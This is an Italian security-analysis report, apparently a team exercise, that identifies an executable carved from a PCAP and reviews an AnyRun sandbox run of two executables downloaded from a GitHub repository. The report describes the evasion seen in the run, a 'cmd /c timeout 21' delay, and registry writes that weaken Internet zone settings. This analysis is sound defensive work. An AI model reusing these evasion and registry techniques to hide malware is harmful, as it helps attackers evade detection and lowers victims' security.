SHA-1	0F3C4FF28F354AEDE202D54E9D1C5529A3BF87D8

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Windows Command Processor
FileVersion	6.1.7601.17514 (win7sp1_rtm.101119-1850)
InternalName	cmd
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	Cmd.Exe
ProductName	Microsoft® Windows® Operating System

Abbiamo individuato l'HASH del file, ovvero la firma univoca che lo contraddistingue.

Successivamente, tramite l'HASH possiamo verificare su VirusTotal se la firma in questione appartiene ad un file contenuto nel database del portale, acquisendo informazioni già verificate, che possiamo perciò considerare "sicure".

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard




Dalle informazioni visualizzate possiamo verificare che effettivamente il file scaricato corrisponde al prompt dei comandi di windows.

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Analisi dinamica




Come prova finale non ci resta che eseguire il file nel nostro ambiente protetto: si tratta effettivamente del prompt dei comandi di windows.



05

BONUS 1 - REPORT ANYRUN





BONUS 1 - REPORT ANYRUN

Analisi di un Incident che ha impattato una macchina con sistema operativo Windows 10 (x64) in data 25.08.2024 alle ore 22.38.



Nel caso in questione l'utente del PC vittima ha effettuato il download di 2 file da un repository di GitHub

The screenshot shows a Firefox browser window with two tabs open. The active tab is a GitHub repository page for 'frew/Jvczfhe.exe at main · MELITERRER'. The URL in the address bar is <https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>. The browser's download history panel on the right side shows two completed downloads:


- Muadnrd.exe (Completed — 106 KB)
- Jvczfhe.exe (Completed — 105 KB)



BONUS 1 - REPORT ANYRUN

Dopo aver effettuato il download, l'utente procede all'avvio ottenendo in entrambi i casi una finestra di errore.

Poiché la finestra di errore, relativa all'avvio di un file .exe, è stata aperta tramite il browser Edge, e non dal sistema come ci aspetteremo, la cosa ci ha insospettito portandoci ad effettuare analisi più approfondite.





BONUS 1 - REPORT ANYRUN

Il primo grosso errore commesso dall'utente del PC vittima è l'aver effettuato il login con l'utenza amministrativa: poiché il download dei files dal repository di GitHub avviene per azione volontaria dell'utente, non vi è alcuna scalata ai privilegi da parte dell'attaccante e tutti i processi coinvolti possono così essere avviati con il massimo dei privilegi proprio grazie all'utenza amministrativa utilizzata per effettuare il login alla macchina target (sotto alcuni esempi).

firefox.exe AI

123.0
Firefox

Username: admin

Start: +0ms

Command line AI

"C:\Program Files\Mozilla Firefox\firefox.exe" "https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe"

More Info

InstallUtil.exe AI

4.8.9037.0 built by: NET481REL1
.NET Framework installation utility

Username: admin

Start: +54586ms Indicators: ↳ ↲ ↪

Command line AI

"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"

More Info

Jvczfhe.exe AI

126.0.2592.113
Microsoft Edge

Username: admin

Start: +17696ms Indicators: ↲ ↳ ⚡

Command line AI

"C:\Users\admin\Downloads\Jvczfhe.exe"

More Info

cmd.exe AI

10.0.19041.3636 (WinBuild.160101.0800)
Windows Command Processor

Username: admin

Start: +18150ms


Command line AI

"cmd" /c timeout 21 & exit

More Info



BONUS 1 - REPORT ANYRUN



Proseguendo nell'analisi notiamo che, nell'esecuzione dei processi, si ricorre all'esecuzione di **timeout.exe** tramite **cmd.exe**, azione volta ad introdurre dei ritardi. Questo tipo di comportamento è noto e volto a camuffare la propria attività cercando di eludere l'analisi dinamica dei sandbox automatici poiché il flusso appare più frammentato e meno lineare.

cmd.exe (PID: 7520) esegue **timeout.exe** → collegato al processo **Jvczfhe.exe**

Processes Filter by PID or name

- 7492 Jvczfhe.exe PE
- 7520 cmd.exe /c timeout 21 & exit

Process details ID 7520 No verdict

10.0.19041.3636 (WinBuild.160101.0800)
Windows Command Processor

Username: admin
Start: +18150ms

Command line AI
"cmd" /c timeout 21 & exit

More Info

Warning 1

T1059.003 Windows Command Shell (1)

↳ Uses TIMEOUT.EXE to delay execution





BONUS 1 - REPORT ANYRUN

cmd.exe (PID: 7876) esegue **timeout.exe** → collegato a **Muadnrd.exe**

The screenshot shows the AnyRun interface with the title "Processes". A search bar at the top says "Filter by PID or name". Below it, two processes are listed:

- 7824 Muadnrd.exe PE
- 7876 cmd.exe /c timeout 21 & exit


The screenshot shows the "Process details" page for cmd.exe (ID 7876, No verdict).

cmd.exe [AI]
10.0.19041.3636 (WinBuild.160101.0800)
Windows Command Processor
Username: admin
Start: +108222ms
Command line [AI]
"cmd" /c timeout 21 & exit
Warning 1
[T1059.003 Windows Command Shell \(1\)](#)
↳ Uses TIMEOUT.EXE to delay execution

Vengono inoltre utilizzate altre tecniche di evasione come l'avvio e crash multiplo di applicazioni (**Jvczfhe.exe**, **Muadnrd.exe**) ottenute tramite strategici e voluti arresti (**exit**).



BONUS 1 - REPORT ANYRUN



Il malware in questione effettua la modifica delle chiavi di registro sensibili come quelle relative ad **Internet Explorer, policies di sicurezza e telemetria**.


Internet Explorer:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap

Time	Operation	Name	Key and value
+14797 ms	Write	ProxyBypass	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 1
+14797 ms	Write	IntranetName	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 1
+14797 ms	Write	UNCAsIntranet	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 1
+14797 ms	Write	AutoDetect	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap 0


Tali modifiche possono essere sfruttate per evadere controlli proxy, forzare l'accesso a contenuti interni e ridurre il livello di sicurezza della navigazione web.

- Valori scritti:
- ProxyBypass = 1
 - IntranetName = 1
 - UNCAsIntranet = 1
 - AutoDetect = 0



